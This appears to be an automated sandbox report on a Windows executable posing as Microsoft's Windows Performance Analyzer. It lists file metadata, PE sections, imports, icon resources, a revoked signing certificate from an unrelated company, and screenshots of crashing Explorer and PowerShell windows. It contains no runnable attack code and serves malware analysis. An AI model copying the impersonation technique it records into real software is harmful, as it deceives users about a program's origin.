Exifinfo	[{u'EXE:FileSubtype': 0, u'File:FilePermissions': u'rw-r--r--', u'SourceFile': u'/nfs/fvs/valkyrie_shared/core/valkyrie_files/0/6/a/3/06a31630fd4b5a1abd3e94c38ed6acc1ee82bc52', u'EXE:OriginalFileName': u'wpa.exe', u'EXE:ProductName': u'Microsoft\xae Windows\xae Performance Analyzer', u'EXE:InternalName': u'wpa.exe', u'File:MIMEType': u'application/octet-stream', u'File:FileAccessDate': u'2018:08:14 14:40:11+00:00', u'EXE:InitializedDataSize': 614400, u'File:FileModifyDate': u'2018:08:14 14:40:11+00:00', u'EXE:FileVersionNumber': u'6.2.9200.16384', u'EXE:FileVersion': u'6.2.9200.16384 (win8_rtm.120725-1247)', u'File:FileSize': u'696 kB', u'EXE:CharacterSet': u'Unicode', u'EXE:MachineType': u'Intel 386 or later, and compatibles', u'EXE:FileOS': u'Windows NT 32-bit', u'EXE:ProductVersion': u'6.2.9200.16384', u'EXE:ObjectFileType': u'Executable application', u'File:FileType': u'Win32 EXE', u'EXE:CompanyName': u'Microsoft Corporation', u'File:FileName': u'06a31630fd4b5a1abd3e94c38ed6acc1ee82bc52', u'EXE:ImageVersion': 0.0, u'File:FileTypeExtension': u'exe', u'EXE:OSVersion': 5.0, u'EXE:PEType': u'PE32', u'EXE:TimeStamp': u'2018:08:14 18:00:41+00:00', u'EXE:FileFlagsMask': u'0x003f', u'EXE:LegalCopyright': u'\xa9 2012 Microsoft Corporation. All rights reserved.', u'EXE:LinkerVersion': 12.0, u'EXE:FileFlags': u'(none)', u'EXE:Subsystem': u'Windows GUI', u'File:Directory': u'/nfs/fvs/valkyrie_shared/core/valkyrie_files/0/6/a/3', u'EXE:FileDescription': u'Windows Performance Analyzer', u'EXE:EntryPoint': u'0x4c7c', u'EXE:SubsystemVersion': 5.0, u'EXE:CodeSize': 106496, u'File:FileInodeChangeDate': u'2018:08:14 14:40:11+00:00', u'EXE:UninitializedDataSize': 0, u'EXE:LanguageCode': u'English (U.S.)', u'ExifTool:ExifToolVersion': 10.1, u'EXE:ProductVersionNumber': u'6.2.9200.16384'}]
Mime Type	application/x-dosexec
Imphash	50ff3fd5eaba671ea0e227a1def19cb2

PE Sections

NAME	VIRTUAL ADDRESS	VIRTUAL SIZE	RAW SIZE	ENTROPY	MD5
.text	0x1000	0x1953c	0x1a000	6.54703499862	bf6236593b35f3f2815bb59384ea0b4d
.rdata	0x1b000	0x62d34	0x63000	7.2550451751	81c46d66d81bb9c93ed5731f11653fd3
.data	0x7e000	0x79d0	0x4000	5.19673119569	15e7c00a0bae321bc41d782ec20ba95f
.EXP	0x86000	0x1c6f9	0x1d000	7.18994965333	c406eff7543bb9cba9ba8d513a28f69f
.rsrc	0xa3000	0xbba4	0xc000	6.99179983827	d0b5b6b14a89bc2c87f24428fe2b9197
.reloc	0xaf000	0x15ec	0x2000	5.27890651205	a9487580c3d2ae2a3a4e44a585dc164a

PE Imports

- KERNEL32.dll
  - VirtualQuery
  - CompareStringOrdinal
  - SetProcessWorkingSetSizeEx
  - MultiByteToWideChar
  - GetCommandLineA
  - GetVersionExA
  - GetStartupInfoA
  - GetCPInfo
  - InterlockedIncrement
  - InterlockedDecrement
  - GetACP
  - GetOEMCP
  - GetProcAddress
  - GetModuleHandleW
  - TlsGetValue
  - TlsAlloc
  - TlsSetValue
  - TlsFree
  - SetLastError
  - GetLastError
  - GetCurrentThreadId
  - GetCurrentThread
  - LCMapStringA
  - WideCharToMultiByte
  - LCMapStringW
  - OutputDebugStringA
  - EnterCriticalSection
  - LeaveCriticalSection
  - SetUnhandledExceptionFilter
  - GetModuleHandleA
  - ExitProcess
  - WriteFile
  - GetStdHandle
  - GetModuleFileNameA
  - FreeEnvironmentStringsA
  - GetEnvironmentStrings
  - FreeEnvironmentStringsW
  - GetEnvironmentStringsW
  - SetHandleCount
  - GetFileType
  - DeleteCriticalSection
  - HeapDestroy
  - HeapCreate
  - FindFirstVolumeW
  - HeapFree
  - QueryPerformanceCounter
  - GetTickCount
  - GetCurrentProcessId
  - GetSystemTimeAsFileTime
  - GetStringTypeA
  - GetStringTypeW
  - HeapAlloc
  - GetTimeFormatA
  - GetDateFormatA
  - GetUserDefaultLCID
  - GetLocaleInfoA
  - IsValidLocale

    - IsValidCodePage
    - Sleep
    - VirtualProtect
    - VirtualAlloc
    - GetSystemInfo
    - RtlUnwind
    - SetConsoleCtrlHandler
    - FreeLibrary
    - InterlockedExchange
    - LoadLibraryExA
    - InitializeCriticalSection
    - HeapReAlloc
    - TerminateProcess
    - GetCurrentProcess
    - UnhandledExceptionFilter
    - GetLocaleInfoW
    - GetTimeZoneInformation
    - GetConsoleCP
    - GetConsoleMode
    - FlushFileBuffers
    - SetFilePointer
    - CloseHandle
    - WriteConsoleA
    - WriteConsoleW
    - SetStdHandle
    - CreateFileA
    - CompareStringA
    - CompareStringW
    - SetEnvironmentVariableA
    - GetQueuedCompletionStatus
    - GlobalAddAtomW
    - GetSystemWindowsDirectoryW
    - GetDriveTypeW
    - Module32First
    - EnumSystemLocalesA
    - FreeConsole
    - GetCommandLineW
    - GetPrivateProfileSectionA
    - GetThreadPriority
    - GetLogicalDrives
    - WritePrivateProfileStructW
    - GetThreadTimes
    - FatalAppExitA
    - EnumResourceNamesW
    - lstrcpyW
    - GetFileAttributesA
    - VirtualFree
    - GetConsoleOutputCP
- WININET.dll
    - FindNextUrlCacheEntryW
    - FindNextUrlCacheEntryExW
- mscms.dll
    - GetStandardColorSpaceProfileW
- OLEAUT32.dll
    - GetErrorInfo
- ADVAPI32.dll
    - IsWellKnownSid
    - GetOldestEventLogRecord
    - IsValidSecurityDescriptor
    - DeregisterEventSource
    - EnumServicesStatusExW
    - GetSecurityDescriptorGroup
    - FileEncryptionStatusW
    - LookupAccountNameA
    - EqualDomainSid
- USER32.dll
    - GetKeyboardLayoutNameW
    - GetMenuStringW
    - DrawTextExW
    - LoadStringW
    - GetWindowPlacement
    - GetWindowThreadProcessId
    - GetMenuCheckMarkDimensions
    - GetUserObjectInformationW
    - GetMenu
    - InsertMenuW

    - GetSystemMenu
    - GetSubMenu
    - LoadKeyboardLayoutA
    - GetWindowWord
    - SetPhysicalCursorPos
    - SetWindowRgn
    - DialogBoxParamA
    - FindWindowA
    - LoadCursorA
    - GetWindowTextW
    - DefDlgProcW
    - LoadKeyboardLayoutW
- ole32.dll
    - MkParseDisplayName
- GDI32.dll
    - GetStretchBltMode
    - ExtTextOutW
    - GetTextExtentExPointI
    - GetPixelFormat
    - GetTextFaceW
    - GetRegionData
- COMDLG32.dll
    - GetFileTitleA
- POWRPROF.dll
    - GetCurrentPowerPolicies
- WS2_32.dll
    - shutdown

PE Resources

{u'lang': u'LANG_ENGLISH', u'name': u'RT_ICON', u'offset': 668768, u'sha256': u'366150cf006402e329ad99b9b7805352f729bd0d1ec461349e0f850c5341829f', u'type': u'data', u'size': 1640}

{u'lang': u'LANG_ENGLISH', u'name': u'RT_ICON', u'offset': 670408, u'sha256': u'785ed35928537b98b324035f7123c496aaadd05e2cc8071175b2a4fb09ab9ac2', u'type': u'dBase IV DBT of @.DBF, block length 512, next free block index 40, next free block 4294967295, next used block 4042522623', u'size': 744}

{u'lang': u'LANG_ENGLISH', u'name': u'RT_ICON', u'offset': 671152, u'sha256': u'987cf2676fd93e54ef9bc92b849cd754cc2574d4b099455b15607732228b617e', u'type': u'GLS_BINARY_LSB_FIRST', u'size': 296}

{u'lang': u'LANG_ENGLISH', u'name': u'RT_ICON', u'offset': 671448, u'sha256': u'e4fbafdfba241d45da21d9824bdaf912ba655cb236593c015abfaf44dab194d8', u'type': u'data', u'size': 3752}

{u'lang': u'LANG_ENGLISH', u'name': u'RT_ICON', u'offset': 675200, u'sha256': u'ed56f25672fa160c4d30dfe75e8b76ef4a97888331be5725a89c8571aabfbd08', u'type': u'dBase IV DBT of @.DBF, block length 1024, next free block index 40, next free block 14804184, next used block 15459808', u'size': 2216}

{u'lang': u'LANG_ENGLISH', u'name': u'RT_ICON', u'offset': 677416, u'sha256': u'0b28da702ffa9fad8e5115783b1ca514aec594334dac433cfc893c409cc6d1da', u'type': u'GLS_BINARY_LSB_FIRST', u'size': 1384}

{u'lang': u'LANG_ENGLISH', u'name': u'RT_ICON', u'offset': 678800, u'sha256': u'acc12412d58f56f7dbb021fb9bd9a977a9dca15c9786735185f53eaf030c2ec3', u'type': u'PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced', u'size': 18857}

{u'lang': u'LANG_ENGLISH', u'name': u'RT_ICON', u'offset': 697664, u'sha256': u'36f11b776a2ead423e3d6f5778013c0e5da7eeffa3d4588ccec9d2a5b722174b', u'type': u'data', u'size': 9640}

{u'lang': u'LANG_ENGLISH', u'name': u'RT_ICON', u'offset': 707304, u'sha256': u'2dd2d7eaf095f33b8244638fd0e070dd8b0768450d32333fe452ce5e6febc067', u'type': u'data', u'size': 4264}

{u'lang': u'LANG_ENGLISH', u'name': u'RT_ICON', u'offset': 711568, u'sha256': u'5fb570abf9cc366c42a4a1e92849813fa22ce5498e6b2b6244d3ae364ba92ba6', u'type': u'GLS_BINARY_LSB_FIRST', u'size': 1128}

{u'lang': u'LANG_ENGLISH', u'name': u'RT_STRING', u'offset': 668464, u'sha256': u'23dd80cd1a3929bd75dd3892be4e51fe978db1fc19090bf520405530e28c68ef', u'type': u'data', u'size': 152}

{u'lang': u'LANG_ENGLISH', u'name': u'RT_GROUP_ICON', u'offset': 668616, u'sha256': u'95c58bc35e0de1246541af0b3383f0fec6dd8e4b06473750a8e9e99e9fdfe498', u'type': u'MS Windows icon resource - 10 icons, 48x48, 16 colors', u'size': 146}

{u'lang': u'LANG_ENGLISH', u'name': u'RT_VERSION', u'offset': 712696, u'sha256': u'aa48b8b6f11c996f601e4964247654c36acb70c6551d7835aae81315eed34bb0', u'type': u'data', u'size': 932}

{u'lang': u'LANG_ENGLISH', u'name': u'RT_MANIFEST', u'offset': 713632, u'sha256': u'72b15b85c1a9dcf57534dfa083381ab61ac5a9ea562ac43d19c5d26d79dcfcb8', u'type': u'XML 1.0 document, ASCII text, with CRLF line terminators', u'size': 1854}

CERTIFICATE VALIDATION

- SubjectCertificateRevoked ✖

[+] A&W Global Ltd	
Status	Revoked ✖
Start Date	2018-03-08 02:00:00
End Date	2019-03-09 01:59:59
Sha256	6b7d02a4dc9182fda98e5c8aee0334bef98aef643f1a6db91277fc342c77b80c
Serial	386BC7CB6DB4031A6CDC2D670713B61A
Subject Key Identifier	6b ee 6d 97 e4 18 23 bc 4c 31 88 aa dc c9 68 d4 59 5c 62 9f
Issuer Name	thawte SHA256 Code Signing CA
Issuer Key Identifier	57 86 9b 54 b8 be a6 29 8a e4 f6 c2 e2 13 18 89 85 cd dc b7
Crl link	http://tl.symcb.com/tl.crl
Key Usage	Digital Signature (80)
Extended Usage	Code Signing (1.3.6.1.5.5.7.3.3)


[+] thawte SHA256 Code Signing CA	
Status	NoError ✔
Start Date	2013-12-10 02:00:00
End Date	2023-12-10 01:59:59
Sha256	d542ad03871f39ed7a47a057892a67f6d76b973134a8a129d2ba1ace821de2e4
Serial	71A0B73695DDB1AFC23B2B9A18EE54CB
Subject Key Identifier	57 86 9b 54 b8 be a6 29 8a e4 f6 c2 e2 13 18 89 85 cd dc b7
Issuer Name	thawte Primary Root CA
Issuer Key Identifier	7b 5b 45 cf af ce cb 7a fd 31 92 1a 6a b6 f3 46 eb 57 48 50
Crl link	http://t1.symcb.com/ThawtePCA.crl
Key Usage	Certificate Signing,Off-line CRL Signing,CRL Signing (06)
Extended Usage	Client Authentication (1.3.6.1.5.5.7.3.2)


[+] thawte Primary Root CA	
Status	NoError ✔
Start Date	2006-11-17 02:00:00
End Date	2036-07-17 02:59:59
Sha256	d6a37f73bd37d7adacb96997064639215d4806b63a4ccee5416e3da8d68a3b1f
Serial	344ED55720D5EDEC49F42FCE37DB2B6D
Subject Key Identifier	7b 5b 45 cf af ce cb 7a fd 31 92 1a 6a b6 f3 46 eb 57 48 50
Issuer Name	thawte Primary Root CA
Issuer Key Identifier	undefined
Crl link	undefined
Key Usage	Certificate Signing,Off-line CRL Signing,CRL Signing (06)
Extended Usage	undefined


[+] Symantec Time Stamping Services CA - G2	
Status	NoError ✔
Start Date	2012-12-21 02:00:00
End Date	2020-12-31 01:59:59
Sha256	0b44526ab89f4778858bf831045ec218d0d57734caa10208ea3d8c90c1043266
Serial	7E93EBFB7CC64E59EA4B9A77D406FC3B
Subject Key Identifier	5f 9a f5 6e 5c cc cc 74 9a d4 dd 7d ef 3f db ec 4c 80 2e dd
Issuer Name	Thawte Timestamping CA
Issuer Key Identifier	undefined
Crl link	http://crl.thawte.com/ThawteTimestampingCA.crl
Key Usage	Certificate Signing,Off-line CRL Signing,CRL Signing (06)
Extended Usage	Time Stamping (1.3.6.1.5.5.7.3.8)

[+] Thawte Timestamping CA	
Status	NoError ✔
Start Date	1997-01-01 02:00:00
End Date	2021-01-01 01:59:59
Sha256	f429a67538b1053ebe3ad5587247d3a6845a82b3e687e079263181f53dbe26d7
Serial	00
Subject Key Identifier	undefined
Issuer Name	Thawte Timestamping CA
Issuer Key Identifier	undefined
Crl link	undefined
Key Usage	undefined
Extended Usage	undefined

SCREENSHOTS



Computer
Windows Explorer
Windows Explorer has stopped working
A problem caused the program to stop working correctly. Please close the program.
Close the program
Windows Explorer
7:10 PM


Computer
Windows PowerShell
Windows PowerShell has stopped working
A problem caused the program to stop working correctly. Please close the program.
Close the program
Debug the program
Windows PowerShell
7:26 PM


Computer
Windows Explorer
Windows Explorer has stopped working
A problem caused the program to stop working correctly. Please close the program.
Close the program
Windows Explorer
7:10 PM


Computer
9:48 AM


Computer
7:26 PM


Computer
7:10 PM